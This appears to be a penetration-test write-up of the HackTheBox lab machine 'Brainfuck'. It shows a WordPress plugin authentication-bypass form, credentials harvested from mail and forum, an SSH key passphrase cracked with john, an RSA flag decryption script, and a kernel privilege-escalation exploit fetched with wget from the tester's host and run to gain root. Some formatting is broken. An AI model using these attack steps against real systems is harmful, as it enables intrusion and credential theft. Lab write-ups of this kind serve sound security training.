

1.0 - High Level Summary

1.1 - Host Summary

```
> hostname, IP, OS, tags
Hostname: Brainfuck
IP: 10.10.10.17
OS: Linux
Tags: # Cryptography
```

1.2 - Attack Surface Summary

```
> high level overview of exploitable services / potential
## First fuzzing:
ffuf -u https://brainfuck.htb/FUZZ -w /opt/OSCP/SecLists/Discovery/Web-Content/raft-medium-directories.txt -t 200 -c -e .php,.txt,.html

→ Result:
...
wp-content      [Status: 301, Size: 194, Words: 7, Lines: 8]
wp-admin        [Status: 301, Size: 194, Words: 7, Lines: 8]
wp-includes     [Status: 301, Size: 194, Words: 7, Lines: 8]
index.php       [Status: 301, Size: 0, Words: 1, Lines: 1]
wp-trackback.php [Status: 200, Size: 135, Words: 11, Lines: 5]
xmlrpc.php      [Status: 405, Size: 42, Words: 6, Lines: 1]
wp-login.php    [Status: 200, Size: 2244, Words: 119, Lines: 63]
license.txt     [Status: 200, Size: 19935, Words: 3334, Lines: 386]
readme.html     [Status: 200, Size: 7433, Words: 763, Lines: 100]
wp-config.php   [Status: 200, Size: 0, Words: 1, Lines: 1]
...

## Second fuzzing:
feroxbuster -u https://www.brainfuck.htb --wordlist /opt/OSCP/SecLists/Discovery/Web-Content/raft-medium-directories.txt -t 200 -k

→ Result:
...
301    7l    13w    194c https://www.brainfuck.htb/wp-content
301    7l    13w    194c https://www.brainfuck.htb/wp-admin
301    7l    13w    194c https://www.brainfuck.htb/wp-includes
301    7l    13w    194c https://www.brainfuck.htb/wp-content/plugins
301    7l    13w    194c https://www.brainfuck.htb/wp-content/themes
301    7l    13w    194c https://www.brainfuck.htb/wp-content/uploads
301    7l    13w    194c https://www.brainfuck.htb/wp-admin/images
301    7l    13w    194c https://www.brainfuck.htb/wp-admin/includes
301    7l    13w    194c https://www.brainfuck.htb/wp-admin/css
301    7l    13w    194c https://www.brainfuck.htb/wp-admin/js
301    7l    13w    194c https://www.brainfuck.htb/wp-admin/user
301    7l    13w    194c https://www.brainfuck.htb/wp-includes/images
301    7l    13w    194c https://www.brainfuck.htb/wp-includes/js
301    7l    13w    194c https://www.brainfuck.htb/wp-includes/css
301    7l    13w    194c https://www.brainfuck.htb/wp-content/upgrade
301    7l    13w    194c https://www.brainfuck.htb/wp-includes/fonts
301    7l    13w    194c https://www.brainfuck.htb/wp-includes/customize
301    7l    13w    194c https://www.brainfuck.htb/wp-includes/widgets
301    7l    13w    194c https://www.brainfuck.htb/wp-includes/images/media
301    7l    13w    194c https://www.brainfuck.htb/wp-includes/images/smilies
301    7l    13w    194c https://www.brainfuck.htb/wp-includes/Text
[#####] - 3m 659978/659978 0s found:21 errors:502011
```

...

1.3 - Exploitation Summary

> high level overview of the services you exploited

Exploit via vulnerable plugins **"wp-support-plus-responsive-ticket-system"**:


...

```
<form method="post" action="https://www.brainfuck.htb/wp-admin/admin-ajax.php">
  Username: <input type="text" name="username" value="admin">
  <input type="hidden" name="email" value="sth">
  <input type="hidden" name="action" value="loginGuestFacebook">
  <input type="submit" value="Login">
```

```
</form>
```

...

→ Result:



Look at url: https://www.brainfuck.htb/wp-admin/options-general.php?page=swpsmtp_settings

→ Result:

Found credentials **SMTP** with:

- username: orestis
- password: kHGuERB29DNiNE

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Login credentials on pop3 mail to get more information on machine:

telnet brainfuck.htb 110

USER orestis

PASS kHGuERB29DNiNE

LIST

^^^

+OK 2 messages:

1 977

2 514

^^^

RETR 1

^^^

+OK 977 octets

Return-Path: <www-data@brainfuck.htb>

X-Original-To: orestis@brainfuck.htb

Delivered-To: orestis@brainfuck.htb

Received: by brainfuck (Postfix, from userid 33)

id 7150023B32; Mon, 17 Apr 2017 20:15:40 +0300 (EEST)

To: orestis@brainfuck.htb

Subject: New WordPress Site

X-PHP-Originating-Script: 33:class-phpmailer.php

Date: Mon, 17 Apr 2017 17:15:40 +0000

From: WordPress <wordpress@brainfuck.htb>

Message-ID: <00edcd034a67f3b0b6b43bab82b0f872@brainfuck.htb>

X-Mailer: PHPMailer 5.2.22 (<https://github.com/PHPMailer/PHPMailer>)

MIME-Version: 1.0

Content-Type: text/plain; charset=UTF-8

Your new WordPress site has been successfully set up at:

<https://brainfuck.htb>

You can log in to the administrator account with the following information:

Username: admin

Password: The password you chose during the install.

Login here: <https://brainfuck.htb/wp-login.php>

We hope you enjoy your new site. Thanks!

--The WordPress Team

<https://wordpress.org/>

^^^

RETR 2

^^^

+OK 514 octets

Return-Path: <root@brainfuck.htb>

X-Original-To: orestis

Delivered-To: orestis@brainfuck.htb

Received: by brainfuck (Postfix, from userid 0)

id 4227420AEB; Sat, 29 Apr 2017 13:12:06 +0300 (EEST)

To: orestis@brainfuck.htb

Subject: Forum Access Details

Message-Id: <20170429101206.4227420AEB@brainfuck>

Date: Sat, 29 Apr 2017 13:12:06 +0300 (EEST)

From: root@brainfuck.htb (root)

Hi there, your credentials for our "secret" forum are below :)

username: orestis

password: kIEnnfEKJ#9UmdO

Regards


^^^

→ Result: Get credentials via inbox mail of **Orestis** user:

username: orestis


password: kIEnnfEKJ#9UmdO

Go to url: <https://sup3rs3cr3t.brainfuck.htb> and login with credentials founded.




Walk around the chat on each thread.

- Plaintext chat in general thread:



- Ciphertext in secret thread:



At the end message of user orestis, the plaintext string "Orestis - Hacking for fun and profit" is equal length character with ciphertext string "Qbqquzs - Pnhekxs dpi fca fhf zdmgzt". Create python script to get **Key** to decrypt all message in secret thread.

```
python2
plaintext = "OrestisHackingforfunandprofit"
ciphertext = "PieagnmJkoijegnbwzwxmlegrwsnn"
key = ""
for i in range(len(plaintext)):
    num_key = ((ord(ciphertext[i]) - ord(plaintext[i])) % 26) + 97
    char_key = chr(num_key)
    key = key + char_key
print key
```

...

The script loops through the cipher text string and takes each character in order and converts it to the integer representation of that character. Then it subtracts that value from the integer representation of the corresponding character in the plaintext string and applies the modulus of 26 since there are 26 alphabets. This gives you a value between 0 and 25 inclusive. However, since the "chr" function that turns an integer to its character value depends on the ASCII table where 97 represents "a", 98 represents "b", etc. I had to add 97 to the integer value. After it loops through the entire cipher text it prints the key.

→ Run script and get Key decrypt is: **brainfuckmybrainfuckmybrainfu**

→ Guess the exactly is: **fuckmybrain**

Use online tool to decrypt all content in thread secret:

<http://dcode.fr/vigenere-cipher>

At line "Knowing the Key/Password", fill key: **fuckmybrain**

→ Result:

Results

Vigenere

FUCKMYBRAIN

(Alphabet (26) ABCDEFGHIJKLMNOPQRSTUVWXYZ)

There you go you stupid fuck, I hope you remember your key password because I dont :)

https://10.10.10.17/8ba5aa10e915218697d1c658cdee0bb8/orestis/id_rsa

VIGENERE DECODER

★ VIGENERE CIPHERTEXT

Ybgbq wpl gw lto udgnju fcpp, C jybc zfu zrryolqp zfuz xjs rkeqxfrl ojwceec J uovg :)

mnvze://10.10.10.17/8zb5ra10m915218697qlh658wfoq0zc8 /frmfycu/sp_ptr

PARAMETERS

★ PLAINTEXT LANGUAGE

English

★ ALPHABET

ABCDEFGHIJKLMNOPQRSTUVWXYZ

AUTOMATIC DECRYPTION

DECRYPTION METHOD

☒ KNOWING THE KEY/PASSWORD:

FUCKMYBRAIN

☐ KNOWING THE KEY-LENGTH/SIZE, NUMBER OF LETTERS:

3

☐ KNOWING ONLY A PARTIAL KEY:

KE?

☐ KNOWING A PLAINTEXT WORD:

CODE

☐ VIGENERE CRYPTANALYSIS (KASISKI'S TEST)

DECRYPT

The key id_rsa ssh at url:

https://10.10.10.17/8ba5aa10e915218697d1c658cdee0bb8/orestis/id_rsa

Crack password from key id_rsa with script

wget <https://raw.githubusercontent.com/stricture/hashstack-server-plugin-jtr/master/scrapers/sshng2john.py>

python sshng2john.py /opt/OSCP/labs/HTB/17-Brainfuck/id_rsa > /opt/OSCP/labs/HTB/17-Brainfuck/ssh_key

john ssh_key --wordlist=/usr/share/wordlists/rockyou.txt

→ Result:

```
(root@kali)-[/opt/OSCP/labs/HTB/17-Brainfuck]
# john ssh_key --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
3poulakia! (/opt/OSCP/labs/HTB/17-Brainfuck/id_rsa)
1g 0:00:00:06 DONE (2022-01-06 01:49) 0.1531g/s 2196Kp/s 2196Kc/s 2196KC/sa6_123..
*7jVamos!
Session completed
```

SSH with key id_rsa via user "orestis" and password "3poulakia!"

→ Result:

```

(root@kali)-[/opt/OSCP/labs/HTB/17-Brainfuck]
# chmod 600 id_rsa

(root@kali)-[/opt/OSCP/labs/HTB/17-Brainfuck]
# ssh orestis@brainfuck.htb -i id_rsa
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-75-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

You have mail.
Last login: Wed May  3 19:46:00 2017 from 10.10.11.4
orestis@brainfuck:~$

```

2.0 - Methodology and Walkthrough

2.1 - Enumeration

> scans and initial discover

First scan:

```
nmap -Pn -sS --stats-every 3m --max-retries 1 --max-scan-delay 20 --defeat-rst-ratelimit -p1-1024 -T4 -oN /opt/OSCP/labs/HTB/17-Brainfuck/10.10.10.17.txt 10.10.10.17
```

→ Result:

...

PORT STATE SERVICE

22/tcp open ssh

25/tcp open smtp

110/tcp open pop3

143/tcp open imap

443/tcp open https

...

Wordpress Scan:

```
wpscan --url https://brainfuck.htb --disable-tls-checks
```

→ Result:

...

<snip>

[+] wp-support-plus-responsive-ticket-system

| Location: https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system/

| Last Updated: 2019-09-03T07:57:00.000Z

| [!] The version is out of date, the latest version is 9.1.2

|

| Found By: Urls In Homepage (Passive Detection)

|

```
| Version: 7.1.3 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system/readme.txt
<snip>
...
```

```
## Enumerate username login wordpress on Brainfuck machine:
```

```
curl https://brainfuck.htb/?rest_route=/wp/v2/users -k
```

```
→ Result:
```

```
...
[{"id":1,"name":"admin","url":"","description":"","link":"https://brainfuck.htb/?author=1","slug":"admin","avatar_urls":
{"24":"https://secure.gravatar.com/avatar/128fd66c3a3974b94626648c1350790f?s=24&d=mm&r=g","48":"https://
secure.gravatar.com/avatar/128fd66c3a3974b94626648c1350790f?s=48&d=mm&r=g","96":"https://
secure.gravatar.com/avatar/128fd66c3a3974b94626648c1350790f?s=96&d=mm&r=g"},"meta":[],"_links":{"self":
[{"href":"https://brainfuck.htb/?rest_route=/wp/v2/users/1"}],"collection":[{"href":"https://brainfuck.htb/?
rest_route=/wp/v2/users"}]}}]
...
```

2.2 - Exploitation

```
> gaining a shell
```

```
## key ssh at url:
```

```
https://10.10.10.17/8ba5aa10e915218697d1c658cdee0bb8/orestris/id\_rsa
```

```
## crack password rsa key is: 3poulakia!
```

2.3 - Elevation

```
> methods used to gain SYSTEM / root
```

```
## Privesc via encrypt.sage (/home/orestris)
```

```
...
```

```
nbits = 1024
```

```
password = open("/root/root.txt").read().strip()
```

```
enc_pass = open("output.txt","w")
```

```
debug = open("debug.txt","w")
```

```
m = Integer(int(password.encode('hex'),16))
```

```
p = random_prime(2^floor(nbbits/2)-1, lbound=2^floor(nbbits/2)-1, proof=False)
```

```
q = random_prime(2^floor(nbbits/2)-1, lbound=2^floor(nbbits/2)-1, proof=False)
```

```
n = p*q
```

```
phi = (p-1)*(q-1)
```

```
e = ZZ.random_element(phi)
```

```
while gcd(e, phi) != 1:
```

```
    e = ZZ.random_element(phi)
```

```
c = pow(m, e, n)
```

```
enc_pass.write('Encrypted Password: '+str(c)+'\n')
```

```
debug.write(str(p)+'\n')
```

```
debug.write(str(q)+'\n')
```

```
debug.write(str(e)+'\n')
```

```
...
```

```
→ Reference decrypt code: (https://ranakhalil101.medium.com/hack-the-box-brainfuck-writeup-w-o-metasploit-5075c0c55e93)
```

```
...
```

```
def egcd(a, b):
```

```
    x,y, u,v = 0,1, 1,0
```

```
    while a != 0:
```



```

    q, r = b//a, b%a
    m, n = x-u*q, y-v*q
    b,a, x,y, u,v = a,r, u,v, m,n
    gcd = b
    return gcd, x, y
def main():
    p =
74930257764650628196299214755352416744608267927855208813871583432652741700092825048849410398529331091
    q =
70208545277875667354588583815554526483228450082666129068448479370703334803739632841466490742522787536
    e =
30802007917952508422792869021689193927485016332713622527025219105154254472344627284947779726280995431
    ct =
44641914821074071930297814589851746700593470770417111804648920018396305246956127337150936081144106405
    # compute n
    n = p * q
    # Compute phi(n)
    phi = (p - 1) * (q - 1)
    # Compute modular inverse of e
    gcd, a, b = egcd(e, phi)
    d = a
    print( "n: " + str(d) );
    # Decrypt ciphertext
    pt = pow(ct, d, n)
    print( "pt: " + str(pt) )
    # Added code
    flag = hex(pt)
    flag = str(flag[2:-1])
    print flag.decode("hex")
if __name__ == "__main__":
    main()
` ``

```

```

## Privesc via kernel vulnerable
[3] get_rekt
    CVE-2017-16695
    Source: http://www.exploit-db.com/exploits/45010

```

→ Result:

```

orestis@brainfuck:/tmp$ wget http://10.10.14.5/45010
--2022-01-06 09:10:04-- http://10.10.14.5/45010
Connecting to 10.10.14.5:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 21712 (21K) [application/octet-stream]
Saving to: '45010'

45010      100%[====>] 21.20K 74.3KB/s in 0.3s

2022-01-06 09:10:04 (74.3 KB/s) - '45010' saved [21712/21712]

orestis@brainfuck:/tmp$ chmod +x 45010
orestis@brainfuck:/tmp$ ./45010
[.]
[.] t(--t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened
t(--t)
[.]
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity ker
nel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff88003a233000
[*] Leaking sock struct from ffff88003b7db800
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff880037ec23c0
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff880037ec23c0
[*] credentials patched, launching shell ...
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),46(plugdev),110(lx
d),121(lpadmin),122(sambashare),1000(orestis)
# cat /root/root.txt
e853b875985e1a27ecc167b4b131eaae
# █

```

3.0 - Loot and Code

3.1 - Proof

> screenshot of whoami, ip, and flag

```

# whoami
root
# ifconfig
ens160    Link encap:Ethernet  HWaddr 00:50:56:b9:85:22
          inet addr:10.10.10.17  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:feb9:8522/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:684907 errors:0 dropped:51 overruns:0 frame:0
          TX packets:575436 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:102091986 (102.0 MB)  TX bytes:215557976 (215.5 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:166 errors:0 dropped:0 overruns:0 frame:0
          TX packets:166 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:12218 (12.2 KB)  TX bytes:12218 (12.2 KB)

lxdbr0    Link encap:Ethernet  HWaddr c2:0a:26:e1:58:20
          inet6 addr: fe80::1/64 Scope:Link
          inet6 addr: fe80::c00a:26ff:fee1:5820/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:470 (470.0 B)

# cat /root/root.txt
e853b875985e1a27ecc167b4b131eaae

```

3.2 - Code Used

> full exploit code with source and highlights of changes

```
## Script get Key decrypt
```

```
```python2
```

```
plaintext = "OrestisHackingforfunandprofit"
```

```
ciphertext = "PieagnmJkoijegnbwzwxmlegrwsnn"
```

```
key = ""
```

```
for i in range(len(plaintext)):
```

```
 num_key = ((ord(ciphertext[i]) - ord(plaintext[i])) % 26) + 97
```

```
 char_key = chr(num_key)
```

```
 key = key + char_key
```

```
print key
```

```
```
```

```
## Script Privesc orestis to root:
```

```
```
```

```
def egcd(a, b):
```

```
 x,y, u,v = 0,1, 1,0
```

```
 while a != 0:
```

```
 q, r = b//a, b%a
```

```
 m, n = x-u*q, y-v*q
```

```
 b,a, x,y, u,v = a,r, u,v, m,n
```

```

 gcd = b
 return gcd, x, y
def main():
 p =
74930257764650628196299214755352416744608267927855208813871583432652741700092825048849410398529331091
 q =
70208545277875667354588583815554526483228450082666129068448479370703334803739632841466490742522787536
 e =
30802007917952508422792869021689193927485016332713622527025219105154254472344627284947779726280995431
 ct =
44641914821074071930297814589851746700593470770417111804648920018396305246956127337150936081144106405
 # compute n
 n = p * q
 # Compute phi(n)
 phi = (p - 1) * (q - 1)
 # Compute modular inverse of e
 gcd, a, b = egcd(e, phi)
 d = a
 print("n: " + str(d));
 # Decrypt ciphertext
 pt = pow(ct, d, n)
 print("pt: " + str(pt))
 # Added code
 flag = hex(pt)
 flag = str(flag[2:-1])
 print flag.decode("hex")
if __name__ == "__main__":
 main()
'''

```